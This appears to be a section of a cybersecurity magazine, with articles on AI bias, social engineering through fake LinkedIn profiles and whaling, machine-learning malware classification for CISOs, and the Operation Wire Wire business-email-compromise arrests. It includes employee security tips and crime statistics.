“The tech industry needs to actually invest in real cognitive bias training and empower true experts to address these issues, as opposed to spouting platitudes.”

— Yaël Eisenstat, former CIA officer and former elections integrity operations head for Facebook

The good news is that the technology industry is starting to sit up and take notice of the potential for bias and its weighty consequences, and technology pundits are increasingly drawing attention to the problem. In fact, scientists at the MIT Computer Science & Artificial Intelligence Laboratory (CSAIL) are working on algorithms that de-bias AI facial recognition tools.<sup>8</sup>

“The tech industry needs to actually invest in real cognitive bias training and empower true experts to address these issues, as opposed to spouting platitudes,” writes Yaël Eisenstat, a former CIA officer and former elections integrity operations head for Facebook. “Countering bias takes work.”<sup>9</sup> And it takes work on a number of fronts, including in the algorithms themselves, in the data scientists use to train them, and in the ways the AI engines are applied to real-world situations.

As AI researchers, data scientists, software developers, and technology practitioners continue to move forward in this bold world of applied AI, they need to practice due diligence. They should, at a bare minimum, start asking the following five questions of our AI-powered technology and its applications:

1. **Are the data sets large enough?** Or, are there inherent distortions of the sample sets that could feed downstream biases into the AI engine?
2. **Are deep learning priorities or algorithmic weightings injecting bias into AI learning algorithms?**
3. **Could the language or classification used in models correlate to implicit bias?**

4. **Is there enough transparency in the system for technology practitioners to spot potential bias?**
5. **Are the decisions made by the process under this particular application of AI life-changing enough to warrant levels of human intervention?**

This checklist is just the beginning of the conversation, but we clearly need to get started somewhere, and fast.

As our lives become governed more and more by AI-based decisions (i.e., by the putatively infallible machines made by inherently flawed human beings), we need to know exactly what lies behind the curtain of this new technology so that we are better able to recognize and mitigate its shortcomings.  $\Phi$

## References

- 1 Rosso, Cami. ‘The Human Bias in the AI Machine.’ Retrieved from: <https://www.psychologytoday.com/us/blog/the-future-brain/201802/the-human-bias-in-the-ai-machine>. Psychology Today, Feb 6, 2019.
- 2 Ibid.
- 3 Hardesty, Larry. ‘Study finds gender and skin-type bias in commercial artificial-intelligence systems.’ Retrieved from: <http://news.mit.edu/2018/study-finds-gender-skin-type-bias-artificial-intelligence-systems-0212>. MIT News, Feb 11, 2018
- 4 Dastin, Jeffrey. ‘Amazon scraps secret AI recruiting tool that showed bias against women.’ Retrieved from: <https://www.reuters.com/article/us-amazon-com-jobs-automation-insight/amazon-scraps-secret-ai-recruiting-tool-that-showed-bias-against-women-idUSKCN1MK08G>. Reuters, Oct 9, 2019
- 5 Ibid.
- 6 Dressel, Julia and Farid, Hany. ‘The accuracy, fairness, and limits of predicting recidivism.’ Retrieved from: <http://advances.sciencemag.org/content/4/1/eaao5580>. Science Advances, Jan 17, 2018.
- 7 Lapowsky, Issie. ‘Crime-Predicting Algorithms May Not Fare Much Better Than Untrained Humans.’ Retrieved from: <https://www.wired.com/story/crime-predicting-algorithms-may-not-outperform-untrained-humans/>. Wired, Jan 17, 2018.
- 8 Conner-Simons, Adam. ‘An AI that “de-biases” Algorithms.’ Retrieved from: <https://www.csail.mit.edu/news/ai-de-biases-algorithms>. MIT Computer Science and Artificial Intelligence Lab News, January 27, 2019.
- 9 Eisenstat, Yaël. ‘The Real Reason Tech Struggles With Algorithmic Bias.’ Retrieved from: <https://www.wired.com/story/the-real-reason-tech-struggles-with-algorithmic-bias/>. Wired, February 12, 2019.



# LinkedIn:

---

## A TARGET FOR SOCIAL ENGINEERS?

BY PHI RESEARCH TEAM

Every chain is only as strong as its weakest link. That's hardly news to security practitioners (or anyone else for that matter), nor is it much debated that people, to one or another extent, form the soft underbelly of an organization's tough exterior. These universal maxims make it easy enough for us to understand how cyber scams using social networking tools are on the rise, but it's less obvious why a social site like LinkedIn — where most of its 500 million users spend mere minutes in a given day compared to the hours spent on sites such as Facebook<sup>1</sup> — is becoming a key weapon of choice for malicious actors.



LinkedIn is an extremely powerful tool, and make no mistake; content on its feed receives about nine billion impressions each week.

LinkedIn has grown over the years into something much more than a professional social networking site — today, it is a highly customizable and interactive 24-hour news network, offering feeds and insights to professionals at every level of most types of organizations and enjoying a unique position in the social media marketplace. It showcases more than 26 million companies and 15 million active job listings; more than 60 million members are senior-level influencers and another 40 million hold decision-making roles in their organizations.<sup>2</sup> We may be able to see what our favorite celebrities had for breakfast on Instagram, but we can read what the leaders of the most influential companies in the world were thinking over breakfast on LinkedIn.

LinkedIn is an extremely powerful tool, and make no mistake; content on its feed receives about nine billion impressions each week.<sup>3</sup> As a business promotional and networking tool, it has no equal; for successful recruiters its use is de rigueur. What's more, the reliance on LinkedIn for the advancement of business interests extends beyond just legitimate endeavors into a gateway for cyber crime. When most people visit LinkedIn, they're casting for current and future work activity or other professional pursuits; but when threat actors visit, they're trolling, pulling in as many connections as possible to secure the best catch.

Just how did a professional networking site become a driftnet designed to bypass a company's security defenses? After all, the average person wouldn't consider a social network to be a gaping vulnerability into an organization — but with global spending on cybersecurity products and services predicted to exceed \$6 trillion cumulatively over the next five years,<sup>4</sup> the stakes are high, and everything online is fair game. Attackers know all too well how to take advantage of growing attack surfaces like social media sites by

using them to take aim at the enterprise IT infrastructures and databases that offer large potential payouts.

Add to the mix that it's never been easier for bad actors to launch convincing, targeted phishing and extortion scams on a global scale,<sup>5</sup> that a key component of targeted phishing attacks is personalization (and social media sites are nothing if not personal), that LinkedIn provides detailed company and employee information, and that purloined passwords are an evergreen lure (because the average Internet user hasn't the slightest inkling of just how many of their passwords have been breached, leaked, lost, or stolen over the years),<sup>6</sup> and you have a global ocean, stocked with marks.

### The Phisherman's Friend

To protect against phishing and other types of cyber attacks, most organizations invest in perimeter security tools and products to block untrustworthy websites; unfortunately, LinkedIn handily circumvents both. Network filters don't typically block LinkedIn because most organizations at least tacitly support employee engagement in online networking, particularly for sharing organizational accomplishments, and many human resources departments use LinkedIn's online job tools to source new talent. The same accessibility that facilitates legitimate business again becomes a vulnerability that attackers can exploit to compromise an organization.

According to the Herjavec Group's 2019 report, cyber crime is now the fastest-growing crime in the U.S., and data breaches as a result of targeted attacks grow exponentially worse year over year.<sup>7</sup> Other reports note that while malware attacks receive media attention because of their large scale and high-profile victims, targeted email fraud has been quietly costing organizations billions of dollars every year. According to the U.S. Federal Bureau

of Investigation's (FBI) latest report, losses due to business email compromise (BEC) and email account compromise (EAC) scams have reached \$12.5 billion worldwide. What's more, email fraud attacks hit more than 90% of organizations in the first three months of 2018 and the total number rose 103% year-over-year.<sup>8</sup>


At the same time, LinkedIn has grown its capabilities and its tiered payment structure to serve discrete users such as college students, recruiters, content creators, and industry influencers, which increases the relevance and popularity of the site. And as usage and adoption of the platform grow, so too does the interest of malicious actors. Spear phishing is a quick and easy way for bad actors to circumvent security tools by using an unsuspecting employee to open the company gates. Attackers may send a legitimate-looking spoof email purporting to be from LinkedIn and promising something enticing such as a free gift, a job opportunity, or an important corporate connection. But once the email is opened and the link is clicked, the user is sent to a phony website asking for new login credentials that require a name, email address, company name, and location in order to view the content.

And of course, the site requests a unique username and password, which it promptly saves and passes on to the attacker. Because many employees reuse usernames and passwords, it's a fair bet the same information used to access the spurious LinkedIn content mirrors the credentials they already use to log into work systems — including VPNs and cloud servers. All it takes is one person in one organization to reuse his or her login information on a fake external site for a bad actor to gain access to the entire corporate network and all of its confidential data.

### Social Engineering

To secure easy, quick, and free access to such corporate assets, attackers use these types of sophisticated phishing, whaling, and social engineering schemes that take advantage of unsuspecting users to surrender information that enables bad actors to piece together an attack. Here's how.

A threat actor creates a fake LinkedIn profile — or honeypot — that looks convincing



## Whaling

There are all too many phish in the proverbial sea these days — and no one's biting. Phishing, the fraudulent practice of sending enticing emails from companies that appear to be legitimate to induce recipients to share passwords and sensitive information, is a scattershot, spray-and-pray approach with a low return on investment — an approach that forces malicious actors to seek more precise and targeted practices.

So here we are, boldly launched upon the deep as Melville says, and soon we shall be lost in its unshored, harborless immensities as we confront the evolution of phishing — or whaling — where scattershot techniques are eschewed for the targeting of specific members of a strategic organization, complete with carefully cultivated bait to tempt a recipient to perform desired actions using company (rather than personal) data.

Successful whaling requires more sophisticated and detailed lures than what phishing tools typically employ, and it requires more planning and patience. Whalers carefully select their target organization and identify key areas of interest, particularly in departments that house important confidential or proprietary data such as human resources or finance. They will then use LinkedIn and other social media platforms to identify employees who control that data and verify contact information — which can be accomplished simply by sending test emails from a personal email account, as whatever doesn't bounce back is most likely a good email address.

At that point, attackers can employ the same tactics with various employees across the organization and use the data they collect to spoof the company's email domain to contact partners and customers with invoices that appear real but offer bogus routing numbers, or with media announcements sent as attachments harboring Trojans.

To combat whalers, security and risk professionals need to think more like attackers and set up training protocols that send spoofed emails to employees to get a feel for what people are likely to act on — and then install better safeguards to help combat the behaviors. If that sounds incomplete or laborious or expensive or time consuming, it should — because it is. Small erections may indeed be finished by their first architects, but eloquent and sustained defense against sophisticated cyber crime must almost by definition leave the copestone to posterity.

Oh, Time, Strength, Cash, and Patience!

## Unsuspecting victims might share small nuggets of data that, while seemingly harmless on their own, allow attackers to gather enough facts to inflict real damage.

the honeypot profile to ask the employee to connect on LinkedIn.

Once they're connected to one person, attackers can easily add more and more people from the same organization to their sham network, since many employees will see that they share contacts with the honeypot profile and therefore think that the new connection must be legitimate. The attacker banks on the fact that many busy professionals don't dig too deeply into the profiles of people who ask to connect on LinkedIn beyond a cursory glance at pictures, schools, organizations, and shared connections.

Soon enough, the threat actors amass a large LinkedIn circle of legitimate employees at their target company. They can then start the next phase of a social engineering scam, which could take many forms: They might reach out to the new connections and start conversations about the target company under the pretense of seeking employment or a business partnership. They might ask questions about executives, what the company does, how the company works, and other detailed information. They might share professional aspirations about how their dream has always been to work at the target company or sad personal stories about how their partner just left them or they're raising three kids alone or they're one rent payment away from losing their apartment — anything to make employees feel sorry for them and want to help.

Unsuspecting victims might share small nuggets of data that, while seemingly harmless on their own, allow attackers to gather enough facts to inflict real damage. After all, the cost of cleaning up after successful social engineering attacks is much the same as recovering from any other cyber attack: north of \$1 million on average, and that's without taking into account

reputational damage, stock price decline, and productivity loss.<sup>9</sup>

### Assembling the Puzzle Pieces

For malicious actors using the guise of a bona fide job candidate, gaining entry to the target company can be pretty straightforward. They have carefully cultivated relationships with various company employees through LinkedIn activity, and after a little business chit-chat, some number of those employees may prove willing to prep the putative candidate for a job interview; another subset may agree to meet with them for coffee in the company kitchen if the bad actors mention they'll be on-site for the ersatz meeting.

In these days of artificial friending on social media, many people are all too willing to like and trust a person they've met only briefly online, despite the very real potential for their friendliness and empathy to become a vulnerable gateway into their organizations. Should an attacker get lucky and friend the company gossip, the security risk increases even more. Open-hearted people who blindly trust online strangers make for easy prey.

Employees who work in departments like finance (that handles sensitive company data) and human resources (that handles sensitive people data) make for promising targets, but they're not the only ones: In-house recruiters are another potential vulnerability. Many recruiters on LinkedIn will accept invitations from anyone with even the most tenuous of industry connections. Additionally, recruiters tend to be less cautious than the average user because they are trying to build a candidate pool to fill open positions and are often paid at least partially on commission, opening another window of opportunity for bad actors.

To expedite the connection process, attackers can visit LinkedIn's "People You May Know" section and start running a simple JavaScript, which is easy to run and automatically clicks the "Connect" button on the profile page of each person included in the attacker's view. Additionally, once attackers connect with a recruiter from the target company, LinkedIn allows them to view the recruiter's secondary connections, which often include every employee the recruiter has hired and thus further expands the number of contacts that appear under "People You May Know". In this way, a great number of connections can be made legitimately without using services like Fiverr or connecting with LinkedIn open networkers — or LIONS, members who are open to connecting with anyone on LinkedIn who asks. The LIONS' indiscriminate acceptance of invitations makes them less attractive targets because they are not strategic in the selection of their connections.

### To Err Is Human; To Forgive, LinkedIn

On LinkedIn — as in many other cyber attack scenarios — the attackers have the advantage. Not only can they create false identities and profiles that enable them to connect to many unknown users, but they also do not have to worry about circumventing perimeter security solutions or website blocking tools — even LinkedIn's own guidelines help the bad actors along.

LinkedIn has a number of mildly restrictive policies in place meant to hinder the sending of invitations to connections a user may not know. Unfortunately, such policies really only flag the LinkedIn security team when a large number of people reject a user's request to connect and concurrently select the "I don't know this person" option. But for attackers whose ruse has enabled them to connect with many people in common with new contacts at a target company, the risk of landing on the LinkedIn equivalent of a Do Not Call list is actually quite low.

Nevertheless, if attackers do find themselves restricted from reaching out to new members because enough people have reported them, the restriction is trivial: They have to provide the email address of the person with whom they



## Red Flags

Notwithstanding the behaviors of lazy or busy professionals, three or more of these characteristics of a LinkedIn profile requesting a connection to your employee may be an indication that the profile is suspect:

**Too-good-to-be-true credentials.** It is unlikely that a large organization's CEO would send an unsolicited connection request to an employee who is a new hire or an intern at another company. If a request sounds too good to be true, it probably is.

**A sudden increase in number of invitations to connect.** Even popular LinkedIn users should beware of sudden and dramatic increases in the number of requests they receive, which could be a sign that an attacker is trying to gain access to you and your company's employee network.

**Odd misspellings or incorrect capitalization.** If John Smith's profile reads john Smith or jOhn SmiTh, it could mean the profile was created by someone who is rapidly creating multiple fake profiles.

**Only one job listed.** Beware of a limited resume for someone whose profile picture suggests many more years of experience.

**Profile picture looks too perfect.** We're not talking about a professional corporate headshot, but if a profile picture looks suspiciously like stock imagery, it probably is.

**Location does not match company.** If a person's LinkedIn profile says they live in Iceland but are employed at the Google headquarters in Silicon Valley, they could be a remote worker, but the profile may well be fake.

**Education timeline does not match work history.** This one is tough to spot at first glance, but if someone has 10 jobs listed but their graduation date was just a year or two ago, there's obviously something suspect going on.

**No Recommendations.** It takes a lot of work to create fake recommendations and endorsements written by fake colleagues, so bad actors are likely to skip this step.

**No engagement with the LinkedIn community.** If the profile claims to belong to the CEO of a well-known technology firm but the user is not a member of any IT forums, clubs, or societies, treat it like a red flag.



## Instead of wasting time phishing an entire organization with thousands of employees, some attackers have now turned to whaling, precisely targeting a handful of key people using information gained from LinkedIn activity.

wish to connect. When you think about it, that's not much of a stumbling block for a person whose LinkedIn activity and overall cyber skills are adept enough to determine a company's email convention by other means and use it to connect to more new members.

In fact, LinkedIn's generous forgiveness policies may well be built into its services because people are — well, people. At the end of the day, we're all human. We forget passwords and usernames. We want to connect with each other. We want to share our experiences and expertise. We want a leg up for new and better jobs. So LinkedIn forgives all of us to some degree for sending out requests to connect to people we don't really know because it wants to keep us on the platform. Unfortunately, so much forgiveness enables bad actors to continue to chip away at a company's defenses and gain ongoing access to its employees, looking for the weak links.

Instead of wasting time phishing an entire organization with thousands of employees, some attackers have now turned to whaling, precisely targeting a handful of key people using information gained from LinkedIn activity. If they know, for instance, that Bill who heads up accounting has a soft spot for animal rescue groups and owns a greyhound, there is a higher-than-average chance Bill will read an unsolicited email from them about saving abused greyhounds. Bill may even click on a link marked "DONATE," which invisibly downloads a malicious file containing a keylogger or ransomware to his company computer.

So. Employers don't *really* restrict employees from accessing LinkedIn, and LinkedIn doesn't *really* restrict users from connecting with each other, which doesn't leave much room for increased security hygiene.

### Old Dogs, New Tricks

But that doesn't stop organizations from trying. Companies are always looking for ways to improve their security postures, and they often start by throwing money at the problem: buying new security software, installing firewalls, deploying next-generation antivirus programs, and investing in any number of solutions designed to protect, defend, seek, and destroy threats. And yet, the weak link in the security chain will always be the human element — the employees. Organizations that diligently budget capital for digital security investments and improvements but fail to train, test, upgrade, and refine employee security knowledge address only one side of the equation — while attackers increasingly focus on the other.

Changing and shaping employee behavior can make one of the longest-lasting contributions to the security of an organization. Once employees learn basic security protocols, the scales fall from their eyes and they can see clearly the extent and complexity of the threat landscape — and they can understand just how many attacks may be prevented simply by practicing a consistent security regimen. The education process may take longer and require more reinforcement than buying and installing a new tool, but with a bit of regular care and feeding, the effects will likely be much longer lasting. Even the best internal firewalls and corporate security solutions will stop protecting staff as soon as they walk out the office door. Well trained security-conscious employees, on the other hand, are always protected no matter where in the world they go.

And let's not forget that security training costs a whole lot less than cleaning up after a breach; indeed, there are plenty of inexpensive online resources available to help educate


employees on security-conscious behaviors that go well beyond teaching them what not to click. Organizations would do well to deliver continuing security education to keep employee skills and knowledge sharp and up-to-date. Educational activity can be as numerous as a daily or weekly tip, or a less frequent monthly newsletter or semiannual quiz, but the cadence should be more often than the annual security certifications most companies use today.

Luckily, training employees to recognize and resist the temptations served up in social engineering scams is not complicated. The easiest way to help them avoid being caught is to remind them — using real-world examples of fake profiles — not to accept LinkedIn requests from people they do not know. We've already established how easy it is for an attacker to build a counterfeit profile, and helping employees recognize the ease with which they can be duped will go a long way toward making them think twice before accepting an unknown connection. Employees should also be encouraged to report suspect profiles to IT managers or the company CISO.

Repetition is an effective educational tool, and in addition to regular security updates and tests, it helps to remind employees of company policy. Ongoing communication that outlines organizational guidelines for employee contact is another way to sharpen their skills and make them less prone to phishing scams. If employees know that the organization will never ask for their passwords via email or that CEO communications will always bear certain characteristics a fraudster is not likely to know, even the bad actors who successfully breach a company network using spoofed email will have a difficult time tricking someone into clicking malignant bait.

So as the Internet celebrates its 30th birthday and cyber threats grow across its expansive surface, organizations that maintain state-of-the-art security tools, protocol, and staff knowledge will be best positioned to protect and defend against social engineering and related exploits. Defenders owe it to those they are charged with protecting to stay informed and current with new and novel attack techniques — for the sake of their organizations and all that depends on them. 🔗

## Violators



### Penalties for Sending Indiscriminate LinkedIn Invitations

A first-time offense is a wrist-slap: If enough users click the "I don't know this person" button, LinkedIn requires another acceptance of and agreement to its the terms of use — and what equates to a promise not to do it again.

The second requires a call to the company to have the user account unlocked.

A third offense can be brushed under the rug with a LinkedIn Premium Plan purchase.

### How To Report a Spurious LinkedIn Profile

First, in the navigation, click the "More..." tab which is next to the blue "Message" tab.

Second, select the "Report / Block" option from the dropdown menu.

Next, select "Report this profile" from the popup dialog box to submit the profile to LinkedIn.

Finally, click "I think this person does not represent a real individual". The response dialog should read: "We appreciate you letting us know. For more info, visit our Help Center."

## References

- 1 <https://bebusinessed.com/linkedin/linkedin-statistics-figures/>
- 2 <https://www.omnicoreagency.com/linkedin-statistics/>
- 3 <https://kinsta.com/blog/linkedin-statistics/>
- 4 Report by Cybersecurity Ventures. (Aug 2017) Cybercrime Damages \$6 Trillion By 2021. Retrieved from: <https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/>.
- 5 <https://krebsonsecurity.com/tag/linkedin-breach/>
- 6 Ibid.
- 7 Report by Herjavec Group (2019). Retrieved from: <https://www.herjavecgroup.com/wp-content/uploads/2018/12/CV-HG-2019-Official-Annual-Cybercrime-Report.pdf>
- 8 <https://www.proofpoint.com/us/corporate-blog/post/fbi-reports-125-billion-global-financial-losses-due-business-email-compromise-JULY-18-2018-MARK-GUNTRIP>
- 9 <https://threatpost.com/threatlist-cost-cyber-attack/140870/>



# A Better Way: Math and Machines Set the Course for CISOs


BY JOHN MCCLEURG

CISOs today must defend an increasingly vulnerable castle in the face of a growing horde of attackers. And the intruders aren't just banging at the gates. They're breaking in its backdoors, crawling through its windows, and scrambling through its secret passageways. They're even being parachuted behind its ramparts.

Unfortunately, as attackers continue to evolve, many security teams remain mired in archaic defense strategies that have not worked for some time. Relatively small cadres of defenders are equipped with anemic security software and inferior hardware in the face of relentless threats leading to the resigned acceptance that permeates the cybersecurity industry. In fact, many security practitioners lament that the attackers are winning and will continue to do so without doing much to overhaul their own defenses. While they wring their hands, adversaries win through evasion techniques; they win by bypassing existing security measures; and they win through sheer attack volume.

But a better way exists — a way to turn the tables against adversaries by leveraging the power of math and machines to use that attack volume against bad actors.





A steady stream of attacks can actually provide CISOs and their security teams with a valuable defense resource, as long as they have the right tools to mine and process it. That resource is data.

### Security's Most Valuable Untapped Resource

A steady stream of attacks can actually provide CISOs and their security teams with a valuable defense resource, as long as they have the right tools to mine and process it. That resource is data.

Attacks emit all types of data, be it data about malware executable file structures or data about specific file attributes or data supporting malicious files or data from changes made in infected systems or network data spawned from malicious activity or any number of other variants. And every piece of every type of data can contribute to a rich, automated model that can accurately identify never-before-seen malicious files based on millions of malicious properties observed in the past.

Now, longtime CISOs may scoff that they've tried these kinds of solutions using security analytics programs in the past to no avail. The problem is that even with some level of automation in the collection and analysis of data, such analytics practices have historically depended on a large amount of manual work to sustain them.

In the face of millions of pieces of attack data, the typical human-based analytics program collapses under its own weight with too many gaps and false positives to move the needle on threat detection. As a result, significant quantities of attack data remain

largely untapped. It's a resource left fallow while attackers maintain the upper hand.

### The Human Factor

The sheer volume of data and the vast number of computations required to classify it make security workers incapable of leveraging the information they collect to make a consistent determination whether a specific file is malicious or not. There are too many attacks to sift through and too many dimensions of file attributes to manually classify them for timely detection, let alone for proactive attack prevention.

Most CISOs have already figured this out to some degree, but there's a dirty little secret they often don't acknowledge: Most organizations still rely on humans to make these determinations. They hire people to look through millions of files to determine which are good and which are bad. Even with semi-automated advancements in behavioral and vulnerability analysis to speed the identification of compromise indicators, security tools all suffer

from the same fatal flaw—they're based on a human perspective and human analysis of the problem, making the tools slow to process and leading to simplistic, error-prone results.

Similar issues face IT executives in other fields as well. Experts in industries like healthcare, insurance, and high-frequency trading have also had to grapple with ways to make mission-critical decisions based on mind-bogglingly large data sets, and many of them have turned to the principles of automated mathematical modeling and machine learning to tame that particular beast. They use the power of math and machines to analyze enormous quantities of data and drive autonomous decision making.

### Math vs. Malware


The mathematical modeling and machine learning of artificial intelligence (AI) can finally provide CISOs with a better way. Machine learning involves the construction and study of systems that can learn from large data sets with minimal human input. The core of such an

## Security Skills Gap

To keep up with modern attackers, CISOs need security tools to evolve alongside attack techniques without too much reliance on human intervention:

1. The security skills gap is very real. According to industry group (ISC)2, the skills shortage is fast approaching three million positions, and more than half of security teams operate with unfilled positions. In other words, finding — and keeping — skilled security workers is a tall order.
2. Even when recruiting teams fire on all cylinders, human-powered malware analysis simply can't scale. There just aren't enough people in a security operations center (SOC) or hours in a day for practitioners to analyze attacks at the magnitude of volume the attacks occur. Humans have neither the brainpower nor the physical endurance to keep up with millions of attacks at a time.





AI and machine learning “point toward a future in which security goes from a reactive, forensic operation to an adaptive — and predictive — discipline, greatly reducing the risks of advanced threats.”

— G.W. Ray Davidson and Barbara Filkins,  
SANS Institute researchers

approach is a scalable data-processing brain capable of applying highly-tuned mathematical models to enormous amounts of data.

Practitioners use machine learning to characterize files based on mathematical risk factors that separate benign traits from malicious ones, which in turn teaches the machine to make appropriate classifications of files in real time and adjust the models automatically as attack vectors and tactics change.

CISOs can also use machine learning to fundamentally change the way we understand, categorize, and control the execution of every file. As SANS Institute researchers G.W. Ray Davidson and Barbara Filkins recently wrote,

implementations of AI and machine learning “point toward a future in which security goes from a reactive, forensic operation to an adaptive — and predictive — discipline, greatly reducing the risks of advanced threats.”

It’s time for CISOs to fight the tide of resignation and start the move toward hope by letting the volume of attacks work for them rather than against them — not by throwing more bodies at the problem, but by leveraging the power of math and machines.

Ideally, machine learning for cybersecurity relies on a four-phase process:

**Collection:** Much like a DNA analysis or an actuarial review, file analysis starts with the collection of a massive amount of data from all types of files, whether good, bad, or somewhere in between. Hundreds of millions of files are collected using feeds from various industry sources, proprietary organizational repositories, and live input to garner statistically significant sample sizes from which to build the models.

**Extraction:** Rather than looking for attributes that may be suggestive of something that itself

may be malicious, machine learning identifies the broadest possible set of file characteristics. The set may consist of hundreds of thousands of characteristics that can be as basic as the PE file size or the compiler used, or as complex as a review of the first logic leap in the binary.

**Learning:** The machine-learning model then taps the extracted characteristics and applies them to statistical models that can accurately predict whether a file is malicious or benign. These models should be constantly refined and run through multiple levels of testing, but the result of the learning process is a model that can divide a single file into an astronomical number of characteristics and analyze each one against hundreds of millions of other files to reach a decision about the normalcy of each characteristic.

**Classification:** Once the statistical models are built, the machine learning engine can then be used to classify files which are unknown. This analysis takes only milliseconds and is extremely precise because of the breadth of the file characteristics analyzed. [🔗](#)

## The Four Phases of Machine Learning

Ideally, machine learning for cybersecurity relies on a four-phase process:



### 1. Collection

Establish data sets based on statistically significant sample sizes



### 2. Extraction

Identify the broadest possible set of data characteristics



### 3. Learning

Develop statistical models based on the extracted attributes



### 4. Classification

Apply statistical models against unknown samples





BY PHI RESEARCH TEAM

# Operation Wire Wire:

## Fraudsters Without Borders

**Busted.** That was the fate of nearly 80 members of a transnational fraud ring caught in the U.S. government’s web earlier last year.

Operation Wire Wire was a joint effort among the Departments of Justice, Homeland Security, Treasury, and the U.S. Postal Inspection Service. The operation took the form of a six-month sweep that culminated in 74 arrests in the U.S. and overseas, including 51 domestic arrests and additional apprehensions in Nigeria, Mauritius, and Poland.<sup>1</sup>

The operation recovered about \$14 million in fraudulent wire transfers; \$2.4 million in undisclosed currency was also seized as a result of the sweep.<sup>2</sup>



## Email Security Tips for Employees

- Follow the **“read twice; send once”** rule: All email requests for large or unexpected financial transfers should be carefully scrutinized for signs that something may look out of place.
- **Check the sender’s email address** with the utmost care:
  - In Outlook, right-click the email address and choose, “open contact card”.
  - Does the contact card address match the display address in the email?
  - Is the company name in the second half of the email address spelled correctly? An accidental typo in the company name part of the email address is a common technique used by fraudsters to make their email appear to come from a legitimate company. For example: “name@capitalone.com” may be misspelled as “name@capitolone.com”.
- Complete wire transfer forms by **directly copying only the information already present in company systems**; train employees **not** to copy-and-paste any information provided in the transfer request email. Fraudsters like to count on people taking the easy path and they’ll try to spoon-feed incorrect information to unsuspecting or lazy employees. They may also provide clickable autofill links that may download malware or spyware.
- Contact the sender. If in doubt about the authenticity of an email requesting money or information, **do not be afraid to call the parties involved to verify their identities** or the validity of the request. A minor inconvenience now is better than a major security event later.
- Remain aware of your social profiles. If you work in a department that handles money, **take care not to post the details of your job duties on public online forums** such as LinkedIn. You may inadvertently make yourself into a high value target for attackers.
- Immediately **report and delete unsolicited email from unknown parties**. Do not open them and **never** click on any links or download any attachments they contain, even if they appear to be from a company with which you do business. The same applies to social media messages sent to your private or corporate accounts.
- **Act with caution** if an employee of a client or vendor unexpectedly contacts you from a private email account or messages you on social media (perhaps claiming to be on vacation and unable to access company email). Always request politely that all business conversations take place over corporate email.
- **Do not return unsolicited phone calls as a means of verification**. If someone requesting an unusual wire transfer asks for a return call as verification of their identity, don’t call the number provided. Instead, call the company directly and ask to be transferred to the correct party.

Businesses of all shapes and sizes were defrauded by the international criminal organizations involved in schemes that include business email compromise (BEC) and email account compromise (EAC), but individual accounts were also targeted, including those of real estate purchasers, law firms, the elderly, and many others who had “transferred high dollar amounts or sensitive records in the course of business”.<sup>3</sup>

### Feds Take a Global Approach

The Internet Crime Complaint Center (IC3) stated in its latest Internet Crime Report that in 2017 alone, the IC3 received 301,580 total Internet crime complaints, with reported losses totaling \$1.4 billion. The Internet crime with the highest reported losses was BEC, of which the IC3 received just 15,690 complaints; yet the adjusted losses resulting from those complaints were more than \$675 million — comprising almost 50% of total Internet-crime-related financial losses for the year.<sup>4</sup>

Also known as cyber-enabled financial fraud, BEC is a sophisticated scam predominantly targeted to employees of businesses that often work with foreign suppliers and regularly perform wire-transfer payments. The goal of a BEC scam is to trick employees who have access to corporate finance tools into making wire transfers to fake accounts. Check fraud is also frequently involved, as is the use of email account compromise (EAC).

### Widespread Damage

Authors of the crime report note that the devastating impacts these cases have on victims and victim companies affect not only the individual business but also the global economy. They go on to state:

“The fraudsters used the method most commonly associated with their victims’ normal business practices. Both scams typically involve one or more fraudsters, who compromise legitimate business email accounts through social engineering or computer intrusion techniques to conduct unauthorized transfers of funds.”<sup>5</sup>

The report also cautions that both BEC and EAC scams are becoming more and more sophisticated:

---

“The fraudsters used the method most commonly associated with their victims’ normal business practices. Both scams typically involve one or more fraudsters, who compromise legitimate business email accounts through social engineering or computer intrusion techniques to conduct unauthorized transfers of funds.”

---

— IC3 Internet Crime Report





## 2017 Crime Types

BY VICTIM COUNT	
Crime Type	Victims
Non-Payment/Non-Delivery	84,079
Personal Data Breach	30,904
Phishing/Vishing/Smishing/Pharming	25,344
Overpayment	23,135
No Lead Value	20,241
Identity Theft	17,636
Advanced Fee	16,368
Harassment/Threats of Violence	16,194
Employment	15,784
BEC/EAC	15,690
Confidence Fraud/Romance	15,372
Credit Card Fraud	15,220
Extortion	14,938
Other	14,023
Tech Support	10,949
Real Estate/Rental	9,645
Government Impersonation	9,149
Misrepresentation	5,437
Corporate Data Breach	3,785
Investment	3,089
Malware/Scareware/Virus	3,089
Lottery/Sweepstakes	3,012
IPR/Copyright and Counterfeit	2,644
Ransomware	1,783
Crimes Against Children	1,300
Denial of Service/TDoS	1,201
Civil Matter	1,057
Re-Shipping	1,025
Charity	436
Health Care Related	406
Gambling	203
Terrorism	177
Hacktivist	158
Descriptors*	
Social Media	19,986
Virtual Currency	4,139

*\*These descriptors relate to the medium or tool used to facilitate the crime, and are used by the IC3 for tracking purposes only. They are available only after another crime type has been selected.*

Source: Internet Crime Complaint Center (IC3) 2017 annual report

- Email accounts of high-ranking executives such as CEOs or CFOs are hacked or spoofed by cyber criminals. Fraudulent emails are then sent from hacked/spoofed accounts to employees, instructing them to wire payments to fake customer accounts.
- Employee work accounts are hacked or compromised and funds from legitimate business deals are intercepted or re-routed to the criminal’s account (or the account(s) of a money mule).
- Fraudulent requests for payments are sent from compromised employee email accounts to vendors or clients identified from employee contact lists.
